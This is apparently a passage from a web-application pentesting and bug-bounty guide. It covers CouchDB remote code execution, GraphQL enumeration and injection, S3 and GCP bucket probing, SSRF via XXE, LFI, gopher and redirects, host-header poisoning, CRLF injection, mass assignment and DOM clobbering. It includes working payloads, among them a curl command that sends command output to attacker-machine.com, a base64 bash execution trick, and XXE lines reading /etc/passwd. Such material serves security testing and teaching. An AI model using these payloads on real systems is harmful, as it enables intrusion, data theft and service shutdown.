CouchDB allows us to create new languages to interact with the database. Therefore, to exploit this vulnerability, we need to define new language and add the real route to the main bash.

First, we will send a PUT request to execute the remote code as new language:

```
PUT /_config/query_servers/cmd
Host: victim.lab:5984
Authorization: Basic <base64(admin_username:admin_password)>
Content-type: application/json
"/sbin/ifconfig | curl http://attacker-machine.com:8080 -d @-"
```

Or, you could use one-liner trick to execute a command in base64 encoding:

```
PUT /_config/query_servers/cmd
Host: victim.lab:5984
Authorization: Basic <base64(admin_username:admin_password)>
Content-type: application/json
"/bin/bash -c '{echo,<base64_payload>}|{base64,-d}|{bash, -i}'"
```

We can then create a new temporary table called "tempdbdemo":

```
PUT /tempdbdemo
Host: victim.lab:5984
Authorization: Basic <base64(admin_username:admin_password)>
Content-type: application/json
```

From here, we can insert a sample record called "somerecord" to our temp table:

```
PUT /tempdbdemo/somerecord
Host: victim.lab:5984
Authorization: Basic <base64(admin_username:admin_password)>
Content-type: application/json
{"_id":"770895a97726d5ca6d70a22173005c7b"}
```

Finally, we can call the query_server processing data in order to execute the remote code by calling the /_config/{tempTable}/_temp_view method on any database (e.g., tempdbdemo):

```
POST /_config/tempdbdemo/_temp_view?limit=11
Host: victim.lab:5984
Authorization: Basic <base64(admin_username:admin_password)>
Content-type: application/json
{“language”:”cmd”,”map”:””}
```

Although we will receive an error during the process, the command will be executed in the background, allowing us to look for more sensitive data and privilege escalation on the database server.

Chapter 4: API Hacking GraphQL

GraphQL was developed by Facebook in around 2012, and publicly released in 2015. It's a specification for an open source data query language (DQL) and API engine with implementations in many languages. GraphQL is just a client facing query language, not a backend database query language (like MongoDB, MySQL, etc.). This means that the client first interacts with the GraphQL layer, which in turn interacts with arbitrary code and ultimately ends up talking to the database. The idea behind GraphQL is that you don't need to query multiple REST APIs and send multiple requests to different endpoints on the API to query data from the backend database like you do with GraphQL—you only need to send one request to query the backend.

That being said, GraphQL is still fairly new and not widely implemented. However, that doesn't mean you won't find it in the wild. You'll probably see some start-ups, high-tech companies, and large corporations implementing GraphQL as an alternative solution for rapid REST API development.

GraphQL crash course

A basic GraphQL statement structure might look like this:

```
{
   field(arg: "value") {
       subField
    }
}
```

For simplicity, let's say that in our "traditional" database, we have the following users table schema:

Column Name	Column Type
ID	Integer
Name	String

In GraphQL query, the above code is translated to the following query:

```
{
  users{
    id,
    name
  }
}
```

Which is now equivalent to the traditional SQL syntax:

```
SELECT id,name FROM users
```

In this example, we are asking for the ID and name fields tied to the user's object. A typical response we may get is a JSON response for our request:

```
{
  "data": {
    "users": [
      {
        "id": "1",
        "name": "John Doe",
      },
          .....
    ]
  }
}
```

Now, let's say that we would like to fetch only the user who has ID = 1337 in our target database backend. We will use our users object argument to query this, as follows:

```
{
  users(id: 1337) {
    id,
    name
  }
}
```

Which is equivalent to the traditional SQL syntax below:

```
SELECT id,name FROM users WHERE 'id' = "1337"
```

After indicating which entry to get (ID = 1337) and asking for the object fields, a valid response may look like this:

```
{
  "data": {
    "users": {
      "id": "1337",
      "name": "Mr. Robot"
    }
  }
}
```

At this point, we already have the basics needed for our pentesting process. However, GraphQL has a lot more features. You can check out the documentation here—it's really easy to read and follow: https://graphql.github.io/learn/

Detect GraphQL endpoints

The first step of GraphQL discovery is to search the interactive GraphQL endpoints that allow us to execute queries. First look for common GraphQL endpoint paths such as these:

1. /graphql/

2. /graphql/console/
3. /graphql.php
4. /graphiql/
5. /graphiql.php
6. /api/grpahsql
7. /api/grpahsql/grpahsql.php
8. /api/<company>-grpahsql
9. /<company>-graphsql

From my experience, it is more convenience to run the Burp Intruder tool with the simple list to automate the process. The next part of our exploration is to look for error messages, for example:

```
{
  "errors": [
      {
        "message": "Must provide query string",
         "stack": null
       }
    ]
}
```

Then, if we provide an invalid value to the parameter, for example ?query=", we can confirm that the page is dealing with a GraphQL endpoint.

Enumerate GraphQL schema

After discovering a GraphQL endpoint, the next step is to fully understand the schema in order to know how to query it. Fortunately, GraphQL allows us to discover its schema by using its introspection system. With this system, we can receive information about the server's available queries, types, fields, and more.

Start by simply issuing the following introspection query, which will show you all the queries available on the endpoint:

```
http://vuln.lab/graphql?query={__schema{types{name,fields{name}}}}
```

Once an interesting type is found, you can then query its field values by issuing the following query to pull the relevant information and return the values to you:

```
http://vuln.lab/graphql?query={TYPE_1{FIELD_1,FIELD_2}}
```

For example, if the introspection query returns the following response:

```
{
  "data": {
    "_schema": {
        types: {
        0: {
         name: "User",
         fields:
         {
           0: {name: "username"},
           1: {name: "password"},
         }
}
         },
    }
  }
}
```

It means that there is a type called “User” and it has two fields, called “username” and “password.” Anything that starts with a “__” can be ignored, as these are part of the introspection system. This makes our final query to extract data look like this:

```
http://vuln.lab/graphql?query={User{username,password}}
```

Tip

Issuing the introspection query by hand and figuring everything out by reading the response can be a painful and time-consuming task. I highly recommend downloading and installing (even locally) this GraphQL-IDE project from GitHub (https://github.com/andev-software/graphql-ide), which will fetch everything automatically and save you some time.

SQL injection via GraphQL query

As I mentioned previously, GraphQL doesn't prevent any kind of attacks on vulnerabilities that might have been left by the developer (i.e., a lack of prepared statements) before it accesses the backend database, so it can potentially be vulnerable to traditional SQL and NoSQL injections.

As an example, let's say that our backend database is based on MySQL, and the GraphQL query looks like this:

```
{
  users(id: "1") {
    id,
    name
  }
}
```

By adding a single quote to the ID argument, as below:

```
{
  users(id: “1’”) {
    id,
    name
  }
}
```

We could generate a MySQL syntax error that looks similar to the following:

```
{
  "errors": [
      {
        "message": "ER_PARSE_ERROR: You have an error in your SQL syntax; chec\
k the manual that corresponds to your MySQL server version for the righ\
t syntax to user near 'id' at line 1",
        ..................
       }
    ]
}
```

In some cases, the application might not throw an error—but it may still be vulnerable to blind, time-based, out-of-band SQL injection, or even NoSQL attacks, as our final payload depends on the backend technology of the database.

Remember, if you find a GraphQL endpoint, make sure to test whether authentication was implemented. If it wasn’t, you just found an easy win—you can now pull data and retrieve restricted information from the backend database.

Tip

Another possibility is to verify whether the information returned by the query is limited to administrator user scope. If it isn’t, you can dump sensitive information from an admin account using a low-privilege account.

Chapter 5: Misconfigured Cloud Storage

Cloud storage provides a solution for storing static files such as photos, videos, documents, and almost any other type of file or asset. Instead of organizing files in a hierarchical directory, object storage systems organize files in such a way that each file is called an object, and any number of objects can be uploaded to the storage. Every file has a unique link, and is delivered through the vendor CDN (Content Delivery Network).

The features in an object storage system are typically minimal. You can store, retrieve, copy, and delete files, as well as control which users can do which actions using REST APIs. This allows programmers to work with the containers and objects.

There are two key-players in this field, Amazon Web Service (AWS), with S3 buckets; and DigitalOcean, with Spaces. Both vendors provide a similar concept of file storage and management.

Enumerate public cloud-storage instances

Both S3 Buckets and Spaces are based on HTTP endpoints that allow direct access to the cloud-storage contents. Most companies usually use URL names that are related to the company's name (mycompany-bak, my-company-static, etc.), so the first step in finding the content would be to enumerate all possible names of the company's storage URLs.

For AWS S3 buckets, the URL naming pattern is as follows:

1. **storagename**.s3.amazonaws.com
2. **storagename**.s3-website-**region**.amazonaws.com (only if the bucket has the property "Static website hosting")

For DigitalOcean Spaces, the URL naming pattern is as follows:

1. **storagename**.region.digitaloceanspaces.com
2. **region**.digitaloceanspaces.com/**storagename**

For Azure Storage accounts, the URL naming pattern is as follows:

1. **storagename**.blob.core.windows.net (for Blob—most common used)
2. **storagename**.file.core.windows.net (for file services storage)
3. **storagename**.table.core.windows.net (for data table storage)
4. **storagename**.queue.core.windows.net (for queue storage)

For Google Cloud Platform (GCP) Storage, the URL naming pattern is as follows:
1. https://www.googleapis.com/storage/v1/b/**storagename**

Misconfigured S3 buckets

For this type of test, you should configure the AWS CLI (Command Line Interface) in your machine to connect and S3 bucket commands from the CLI.
Once you've installed it, you need to configure it with an access key, as described here: https://aws.amazon.com/developers/access-keys/

Then, you will be able to check if the bucket lacks proper ACLs (Access Control Lists) for either the buckets or objects, by inspecting the response from the following commands to see whether they return "AccessDenied" errors:

Command	Description
aws s3 ls s3://[bucketname]	Try to list all files within the S3 bucket
aws s3 mv yourfile s3://[bucketname]/test-file.txt	Move local file to the remote S3 bucket
aws s3 rm s3://[bucketname]/test-file.svg	Delete remote file from the S3 bucket
aws s3 mv yourfile s3://[bucketname]	Upload file with public-read permission, useful in case the object provides an "AccessDenied" error when accessing it

As an example, let's say that our S3 bucket is at testmeplz.s3.amazonaws.com. The command would look like this:

```
aws s3 ls s3://testmeplz.s3.amazonaws.com –no-sign-request
```

However, as some buckets are hosted in specific regions, we will need to specify the bucket region in some cases, as follows:

```
aws s3 ls s3://testmeplz.s3.amazonaws.com –no-sign-request –region us-west-2
```

Remember that S3 buckets share a global namespace, meaning that no two buckets can share the same name. For example: demo1 and demo2 are two different buckets and are not necessarily related to the same company.

Tip

I recommend adding the –no-sign-request argument to your command line to avoid using credentials to sign the request; it can help to avoid issues during the discovery phrase.

Google Studio insufficient permissions

Unlike other cloud storage providers, you don't need a special utility to communicate with Google Storage, as it usually publicly accessible via GET HTTP, although it has gsutil CLI utility. For example, if the HTTP response code is not 200 or 201, then the bucket does not exist. And yes, "brute force" is often necessary here.

If you would like to find out what permissions the storage has, you can directly access the storage policy by visiting the URL:

```
https://www.googleapis.com/storage/v1/b/[bucketname]/iam
```

Alternativity, it's possible to check which permissions the cloud storage supports by directly accessing the testPermissions API endpoint:

```
https://www.googleapis.com/storage/v1/b/[bucketname]/iam/
testPermissions?permissions=storage.objects.list
```

For a full list of supported IAM (Identity and Access Management) permissions, check the Google documentation here:

```
https://cloud.google.com/storage/docs/access-control/iam-permissions
```

Automate hunting for cloud storage

During an engagement, there's usually not enough time to try most of the methods here manually. However, you can use many online tools that are available to download from GitHub to help enumerate and discover cloud storage content. I would like to mention a few that I've had a great experience with:

For Amazon S3 buckets, try the "AWSBucketDump" tool by Jordan Potti:
https://github.com/jordanpotti/AWSBucketDump

For DigitalOcean Spaces, try the "Spaces-Finder" tool by Appsecco:
https://github.com/appsecco/spaces-finder

For GCP Storage, try the "GCPBucketBrute" tool by RhinoSecurityLabs:
https://github.com/RhinoSecurityLabs/GCPBucketBrute

For Azure Storage, try the "MicroBurst" tool by NetSPI:
https://github.com/NetSPI/MicroBurst

Chapter 6: Server-Side Request Forgery

Server-Side Request Forgery (SSRF) vulnerabilities allow the trust relationship between vulnerable applications and the backend system to be abused, giving an attacker access to internal resources that are not intended to be exposed. This can result in unauthorized access of sensitive data, actions, and interfaces in the internal network, including internal DB admin or control panel interfaces. Usually, to find this type of vulnerability, all we need is to tamper with URL-based interfaces such as updating, fetching, and validating data inputs (update image profile URL, update remote URL resource, etc.).

In this chapter, we'll explore various techniques used to leverage a SSRF attack. It's a very serious vulnerability that typically has a nice bounty and affects almost all modern web applications that parse URL inputs or process XML documents.

SSRF Exploitation with SSRFmap

One the most common ways of verifying the existence of a SSRF vulnerability is by using the built-in collaborator tool in Burp Pro edition. The collaborator tool allows you to open an SMTP, HTTP, or DNS listener for SSRF requests and outputs results in a tabular form so that you can see the queries (i.e., DNS) made by the application that exposed the server internal IP.

If you don't have Burp Pro edition or you don't want to use the Python module, there's a better tool that automates the process of finding and escalating SSRF-based vulnerabilities. You can download it from GitHub here:
https://github.com/swisskyrepo/SSRFmap

Let's look at an example. Say we've found a page that's vulnerable to SSRF attack, and we'd like to automate the discovery and exploitation phase with the SSRFMap tool.

The first step is to save the raw HTTP request as a packet.txt file:

```
POST /chk_img HTTP/1.1
Host: victim.lab
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Fire-
fox/62.0
Content-Type: application/x-www-form-urlencoded
url=http://cdn.example.com/myimage.png
```

Then, we pass the packet.txt file to the SSRFMap tool, which launches a portscan on the localhost and attempts to read the default files using the -m ("module") argument:

```
python ssrfmap.py -r packet.txt -p url -m readfiles,portscan
```

Now, if the tool finds any results, you'll see them in the SSRFmap shell.

Cloud-based SSRF

Most cloud service providers (e.g., Amazon AWS) give access to the internal metadata REST (Representational State Transfer) API, from where important configuration and sensitive data can be extracted. This allows the attack surface to be extended, so that you can perform lateral attacks on other services and instances within the cloud environment.

API metadata endpoints are usually available through the internal IP address 169.254.169.254; however, with some providers you'll need to provide an additional header if you want to access them from the server.

Some examples of internal APIs are given below for different cloud platforms:

Provider	Require Header	API Endpoint
AWS EC2	*No	/latest/user-data /latest/meta-data/ami-id /latest/meta-data/reservation-id /latest/meta-data/hostname /latest/meta-data/public-keys/0/openssh-key
DigitalOcean	No	/metadata/v1.json /metadata/v1/ /metadata/v1/id /metadata/v1/user-data /metadata/v1/hostname /metadata/v1/region
Google GCP	Yes Requires the header "Metadata-Flavor: Google"	/computeMetadata/v1/
Azure	Yes Requires the header "Metadata: true"	/metadata/instance?api-version=2017-04-02

Tip

You may find more accurate API endpoints in the following GitHub Project:
https://github.com/cujanovic/SSRF-Testing/blob/master/cloud-metadata.txt

For example, if our target is hosted in AWS cloud, and our vulnerable packet is as follows:

```
POST /api/v1/check/website HTTP/1.1
Host: victim.lab
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Content-Type: application/json
```

{‘url’: “http://img.hosting.demo/myimage.png”}

We can use the AWS EC2 metadata endpoint to fetch information from the server, as follows:

POST /api/v1/check/website HTTP/1.1
Host: victim.lab
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Content-Type: application/json

{‘url’: “http://169.254.169.254/latest/meta-data/”}

* Please note that AWS Metadata API (IMDS) in v2 requires an addtional header in request, but it still need to activate by the customer. For more information: https://aws.amazon.com/pt/blogs/security/defense-in-depth-open-firewalls-reverse-proxies-ssrf-vulnerabilities-ec2-instance-metadata-service/

SSRF Out-of-Band with XXE

Similarly to Blind SQL injection techniques, you can escalate a successful XXE (XML External Entity) attack on a target application to access internal resources by creating an external DTD (Document Type Definition) within the original XML request. Thus, you’ll be able to make an additional request to local resources and read the contents of the local files.

As an example, assume we have the following XML:

```
<creds>
    <user>Ed</user>
    <pass>mypass</pass>
</creds>
```

To perform an XXE out-of-band attack, you’ll need to add three new lines of code to the XML to create a malicious XML document, for example:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

You can also use this technique to perform actions on exposed APIs that support the GET method. For example, when using the shutdown command on an ElasticSearch (which is exposed on the default port 9200), ElasticSearch doesn't care about the POST data, so you can easily add some extra code:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://localhost:9200/_shutdown" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

As result, we can shutdown the ElasticSearch instance and cause to denial of service to the webserver.

SSRF with Local File Inclusion

In Local File Inclusion (LFI) attacks, the application uses URL input as a path to include files as part of its logical flow. Therefore, it is possible to load the contents of local files by using different URL scheme protocols; hence, an attacker can exfiltrate the source code or data from the internal resources with no need to create a SSRF listener or remote server.

See the following example of Local File Inclusion:

http://victim.lab/index.php?file=terms_of_use_20191102.pdf

At this point, we'll be able to retrieve sensitive data and perform SSRF requests using the following methods:

Method	Usage Description	Payload
Scan for internal network and services	Display localhost service listen to port 80/tcp	http://0:80 http://0.0.0.0:80 http://[::]:80 http://localhost:80
Load Local files	Read file from the file system	file://../..//etc/passwd
Dict Wrapper	Send request to our server if the server blocks http requests to external sites or whitelisted domains	dict://attacker.com:1337
PHP Expect Wrapper	Allows the execution of system commands if expect is available	expect://ls
PHP Wrapper	Uses the php wrapper to the dump content of internal files as base64	php://filter//resource=/convert.base64-encode=/etc/passwd

While there are many URL schemes, such SFTP, TFTP, SSH, LDAP, etc., I have only listed the most common and practical methods for most scenarios.

Gopher Protocol with SSRF

The Gopher was the first easy to learn and easy to use Internet protocol. It opened the Internet to everyone, until the massive growth in popularity of the World Wide Web in 1994, which replaced the Gopher as the leading interface for burrowing the Internet. The Gopher was intended to be a distributed document delivery service, and allowed users to explore, search, and retrieve information from different locations in

a seamless fashion. But like any other evolved technology, it was later replaced by the newer Web HTTP protocol we all know and are familiar with today.

In SSRF, the Gopher protocol is commonly used to send requests to other services and execute arbitrary commands without any additional headers.

Basic Example of the Gopher Explained

To explain the concept of how the Gopher permits SSRF vulnerabilities, let's assume that there is a webservice which loads remote resources. If we load it within our application as follows:

```
GET /?fn=http://example.com/legal_docs/terms_of_use.pdf HTTP/1.1
Hostname: example.com
```

The response will contain the file's content. As we discussed earlier, to verify the existence of SSRF vulnerabilities, we could try to load an internal interface:

```
GET /?fn=http://192.168.0.1:8080 HTTP/1.1
Hostname: example.com
```

So far, so simple. However, if we would like to leverage this vulnerability, we can use the Gopher text protocol scheme to send a message back to our server. Let's create the following file in our controllable server:

```
<?php
  header('Location: gopher://evil.com:1337/_Hi%0SSRF%0Atest');
?>
```

This code redirects the file response to the Gopher protocol scheme, which in turn tries to connect back to our listener in port 1337. In some cases, it's also possible to use the Gopher wrapper to query server services such as SMTP and similar.

Sticking with the previous scenario, let's look at another example. Say we create the following file on our controllable server:

```
<?php
        $commands = array(
                'HELO victim.com',
                'MAIL FROM: <admin@victim.com>',
                'RCPT To: <pentester@waah.book>',
                'DATA',
                'Subject: Muahaha!',
                'Hx0or was here, woot woot!',
                '.'
        );
        $payload = implode('%0A', $commands);
        header('Location: gopher://0:25/_'.$payload);
?>
```

When the file has been loaded, it creates the following payload:

```
HELO victim.com%0AMAIL FROM: %0ARCPT To: %0ADATA%0ASubject: Muahaha!%0A\
Hx0or was here, woot woot!%0A.
```

Then, it uses the Gopher protocol to send a crafted message over the server's SMTP service on port 25/tcp, which will make a request like this:

```
HELO victim.com
MAIL FROM:<admin@victim.com>
RCPT TO:<pentester@waah.book>
DATA
From: [Admin] <admin@victim.com>
To: <pentester@waah.book>
Subject: Muahaha!
```

Remember that the Gopher is simple protocol; every new line will be separated using the %0A char.

SSRF with URL redirects

One of the cool ways to bypass URL restrictions in SSRF is by using URL redirection. HTTP clients are not like browsers; they normally perform unsafe redirects (except in the case of Java). I've used this technique for many bug bounties and Cross-Site Scripting (XSS) exploitation cases.

To better understand this technique, let's say that some web application blocks the word "localhost" from being loaded in the application using an exact-match technique. For example, the following request will blocked by the application:

> GET /?fn=http://localhost:8080/wp-admin HTTP/1.1
> Hostname: example.com

To bypass it, we could use the localtest.me DNS address, which will redirect to the localhost IP.

Let's ping this address to verify:

```
$ > ping localtest.me

Pinging localtest.me [127.0.0.1] with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
.....
```

So in our example, we are able to bypass URL restrictions as follows:

> GET /?fn=http://localtest.me:8080/wp-admin HTTP/1.1
> Hostname: example.com

Tip

I highly recommend using an URL shortening service such as bit.ly (e.g., https://bit.ly/2Kgbc9P) to redirect any addresses to localhost or internal IP addresses.

Chapter 7: Application Logic

As a security researcher, I always find that the most interesting part of pentesting a customer engagement or taking a part in a bug bounty program is discovering logical flaws within an application. The procedure is different to identifying common application attacks, such as SQL injection and Cross-Site Scripting (XSS), as these are very technical attacks that are usually found using automated scanners with repeatable patterns—human pentesters just can't (and won't) check every single parameter with a single payload—it's much too time and cost consuming, with a high false-positive rate and high risk of human error.

On the contrary, testing for logical flaws in an application means that we try to identify problems where the application does not behave as expected from a given state. Testing application logic is considered challenging, as it requires thinking in unconventional ways and an understanding of business logic. However, it is also a source of great interest to attackers. Some example targets are wire transfers in bank applications, or purchasing orders on commercial websites. In this chapter, we will cover some of the different kinds of logical flaws that that exist in web applications, with many examples from real test cases that I have experienced in my work.

Host header Poisoning

The HTTP host header field sent in a request provides the host and port information from the target server, enabling the origin server to tell the webserver which virtual host to use. In web applications, developers tend to trust the HTTP host header value, and use it to generate links and import resources.

For example, in PHP, a common use for the host header for including local script may look like this:

```
<html>
<head>
<title>My Vuln Application</title>
<script src="http://<?php print $_SERVER['HOST']; ?>/jquery-1.12.min.js\
">></script>"
</head>
<body>
..............
```

As you may know, trusting the inputs coming from HTTP headers is a very bad idea, as it's easy to control the request HTTP header values. To exploit such vulnerabilities, we can simply send a crafted request by modifying the host header to direct to our remote server:

```
GET / HTTP/1.1
Host: attacker.com
X-Forwarded-Host: attacker.com
```

We can then create a file called jquery-1.12.min.js in our server to deliver our malicious JavaScript code. In the response, the link now redirects to our remote server, as follows:

```
HTTP/1.1 OK
……..
<html>
<head>
<title>My Vuln Application</title>
<script src=”http://attacker.com/jquery-1.12.min.js”></script>”
</head>
```

I've seen cases where this vulnerability can be used to abuse alternative channels, like password reset emails in major financial applications. After finding a user account, it was possible to intercept the reset password request and modify the host header to redirect to a controllable server:

```
GET /reset_pass HTTP/1.1
Host: attacker.com
X-Forwarded-Host: attacker.com

user=johndoe
```

Now, when the user receives his password reset link, the link actually points this custom server. From this point, it's possible to intercept the user values for session hijacking, or just redirect the user to a malicious payload site.

Tip

You may have noticed that I also included the "X-Forwarded-Host" header. This is to bypass through some server configurations, as in some cases it may override the original Host header value.

Sensitive Data Exposure

As a pentester, HTTP requests are often our first point of entry. However, in my experience, there can also be many hidden gems in the response itself.

Discover Customer's Two-Factor Code

I was testing an application that included a basic login flow with two-factor authentication. So, when a user logged in with the correct username and password, a One-Time Password (OTP) was sent to their mobile device to verify their identity. The HTTP request looked like this:

```
POST /v1/api/send_otp HTTP/1.1
Host: vulnlab.com

user=john@doe.com&password=1337
```

At first sight, this looks okay. But I was shocked at the returned response:

```
HTTP/1.1 200 OK
Host: vulnlab.com
{"is_sent": true, "code": 051523, "isOnbording": true}
```

The OTP was clearly visible in the response! And, as this application had no anti-flood protection, I was able to enumerate correct credentials and access their OTP tokens, enabling me to impersonate users without access to their physical devices.

Leaking Credit Card Details

In another example, I was testing a CRM (Customer Relationship Management) application, in which help desk representatives were only able to view basic customer details: their first and last names, their location, and the last 4 digits of their credit card number. But when I inspected the response, I found that the developers returned extra information that was not visible in the application view:

```
HTTP/1.1 200 OK
Host: vulnlab.com
{"first_name": "Harry", "last_name": "Potter", "isAdmin": false, "location":
"London", "last_bill_cycle": "110219", "mask_cc": "************4510", "exp_-
date": "08/23", "cvv": "123", "full_card": "6011111111114510"}
```

This meant that all an attacker had to do to discover full credit card information was to search customer by customer, even as a low privileged help desk representative, and inspect the response—no sophisticated hacker skills required.

Tip

I have found many cases like this, also in the reset password flow, when the generated link was returned in the response or in the general API endpoints, for example /v1/user/info.

Mass Assignment

In many web development frameworks, the user-entered data from HTTP parameters and request body are interpreted directly into an object to reduce the work for developers compared to writing code specifically for each field of data.

So, instead of writing a line of code for each user-entered parameter, as follows:

```
<?php
$name = $_POST['user']['name'];
$last = $_POST['user']['last'];
$age = $_POST['user']['age'];
$gender = $_POST['user']['gender'];
........
```

It's possible to send an array of POST data to model creation, rather than considering each parameter individually:

```
<?php
$user = new User(Input::all());
....
```

The mass assignment root cause happens when there is a failure to properly check incoming form parameters. It leads to server-side variables being initialized or overwritten in ways that are not intended by the application, for example: admin level.

The following example is of an onboarding form for an ecommerce website. The administrator account is created in the database, just like the onboarding flow for a regular user account, except that it has an "isAdmin" flag set. If we look at the sign-up page, the code contains two fields—username (email) and password—that the user has to choose:

```
<form method="post" action="./onboarding">
  <input type="hidden" name="csrf_token" value="RWFzdGVyIGVnZyEgWW91Jgd\
gWW91JgdgWW91Jgd2VsbCBkb25lIQ==">
  <p>
    Enter your email address:
    <input type="text" name="user[email]">
  </p>
  <p>
    Select a password:
    <input type="password" name="user[password]">
  </p>

  <input type="submit" value="Sign up">
</form>
```

Then, after submitting the form, the backend can access a user object in the request data:

```
User<email: "demovuln@gmail.com", password: "veryS3curP4d", isAdmin: fa\
lse>
```

Now, to exploit this, we can simply send an additional attribute. For example:

```
<form method="post" action="https://funneydemoapp.com/register">
  <input type="hidden" name="csrf" value="RWFzdGVyIGVnZyEgWW91RhdGEgZXZ\
lcnl3aGVyZSwgd2VsbCBkb25lIQ==">
<input type="text" name="user[isAdmin]" value="1">
  <p>
    Enter your email address:
    <input type="text" name="user[email]">
  </p>
  <p>
    Select a password:
    <input type="password" name="user[password]">
  </p>
```

```
  <input type="submit" value="Sign up">
</form>
```

If this is processed well by the backend, the backend controller will create the user account, creating the following object in the database:

```
User<email: "demovuln@gmail.com", password: "veryS3curP4d", isAdmin: tr\
ue>
```

This lets us gain complete control of the application as an admin user.

Tip

In order to exploit this automatically and save time, I use a directory of pre-defined parameters and use Burp Intruder instead of "manually guessing" fields.

Replay Attacks

In web applications, replay attacks are attacks in which a valid data transmission reuses an old session ID that has no set expiration time, or session data stored in an unencrypted form. A common use-case is when an attacker carries out an attack against an authenticated interface by re-transmission of an invalidated session request to impersonate an authorized user and perform fraudulent transactions or activities.

For example, in a chat web application, it's possible to post as an authenticated user with an authentication token. The submit request may look like this:

```
PUT /v1/api/messages/send?token=RWFzdGVyIGVnZyEgWW91RhdGEg=
HTTP/1.1
Host: vulnlab.com
Content-Type: application/json

{'msg': 'Hi there! I will meet you at my place at 9pm today..'}
```

Then, we should log out of the application:

```
GET /v1/api/messages/logout?token=RWFzdGVyIGVnZyEgWW91RhdGEg=
HTTP/1.1
Host: vulnlab.com
Content-Type: application/json
```

We can then try to resend the request multiple times using the old token but with different messages. For this, it's possible to use the Intruder feature in Burp Suite using a list of predefined messages.

If the request was successful and no different status code was returned, it means we are able to flood the application using the session data of an old user. Therefore, the application does not implement any nonce or expiration time to ensure that the application can only be transmitted once.

HTTP Response Splitting

In short, HTTP response splitting attacks (also known as CRLF Injection attacks) occur when the web server answers back with a response based on direct passing of user entered data to the response header fields (like Location, Set-Cookie, etc.) without proper sanitation, and separated by a specific combination of special characters, namely a carriage return (CR; i.e., %0d or \r) and a line feed (LF; i.e., %0a or \n). This tricks the server into thinking that a request has been terminated and another request has started.

In one of my past bug bounties, I found a website in which the user input in URL redirected to an external website. At first sight, I thought that I had found an open redirect, but it seemed that the parameters did not perform any sanitization, which led to Cross-Site Scripting on the main domain.

The redirect request looked like this:

```
GET /?redirect_uri=http://victim.lab
Host: victim.lab
```

And response returned:

```
HTTP/1.1 302 Moved Temporarily
Location: http://victim.lab
```

After playing with the redirect_uri parameter, I found that if an attacker was to inject the CRLF characters into the HTTP request, then they could perform a Cross-Site Scripting attack on the user's browser, as follows:

> GET /?redirect_uri=http://victim.lab
> Host: victim.lab%0d%0a%0d%0aHTTP/1.1%20OK%0d%0a
> %0d%0aContent-Length: 999%0d%0a%0d%0a<html>malicious content…</html>

In this scenario, every two %0d%0a are interpreted as two new lines, while one %0d%0a translates to one new line. The server now processes the CRLF character and returns the following response:

> GET /?redirect_uri=http://victim.lab
> Host: victim.lab
>
> HTTP/1.1 OK
> Content-Length: 999
>
> <html>malicious content…</html>

This means that if the CRLF is returned by the server, it allows additional responses to be created that are entirely under our control.

Tip

Exploiting CRLF Injections can provide a nice bounty, but remember that the impact of CRLF Injection may vary. In addition, consider the impacts of Cross-Site Scripting, page injection, and more.


DOM Clobbering

In recent years, the rise of DOM (Document Object Model) clobbering for real-world exploitations of well-known browser issues has continually caused trouble for many applications, as well as being used in CTFs (capture the flags) and bug bounties. But what is DOM? In brief, it's a legacy feature of web browsers that allows JavaScript code running in the browser to access and manipulate a tree-based representation of the document, initially built by parsing the HTML of the page and structuring it.

As an example, let's take the following HTML code:

```
<html>
<head>
<title>Demo</title>
</head>
<body>
<p id="CONFIG"></p>
</body>
</html>
```

This can then be parsed to the DOM tree structure of tags. Here's how it looks to the browser:



DOM tree of the HTML page

As we can see from the above image, every tree node is an object within the web page (heading, text, etc.). Some nodes don't have children, which are the "leaves" of the tree.

However, due to the non-standardization of DOM behavior, this can lead to DOM clobbering. This means that we can define certain variables within the context of the JavaScript window using arbitrary HTML tags inside the web page. Take the following HTML element as an example:

```
<a id="CONFIG"></a>
```

This element creates a reference to itself in the JavaScript window's context as a variable, if (and only if) there are no other variables declared with the same name, for example:

```
alert(window.CONFIG);
```

This is equivalent to the classic JavaScript HTML handle using Document API:

```
var x = document.getElementById('CONFIG')
```

However, there's no need to use these methods at all. Therefore, by using this technique, we may be able to replace the properties of other objects in the document, potentially inserting something that could be used maliciously within the application context (i.e., to bypass the security mechanism, input validation, etc.).

To better understanding the use of DOM clobbering, we will try bypass the following demo JavaScript library:

```
window.CONFIG = window.CONFIG || {
  sdkVersion: '20151103',
  apiEndpoint: 'api.vulnerablecode.com',
  debug: false
}
.........
if (window.CONFIG && window.CONFIG.debug) {
    eval(''+window.CONFIG.code);
}
```

In the code above, the library performs a check to see if it's running in debug mode. If it is, it executes a string within the JavaScript eval function. As we can see, the CONFIG is already setup with a couple of settings (sdkVersion, debug, etc.), so we need to overwrite those settings first.

To bypass the first check, we can use the simplest trick of giving an ID to an HTMLAnchorElement (<a>) tag as follows:

```
<a id="CONFIG"></a>
```

Now, we need to create a reference to the CONFIG.debug setting, and make it return Boolean true instead of its default setting of false. To do this, we can create the same HTMLAnchorElement but with the name attribute of debug setting, as follows:

```
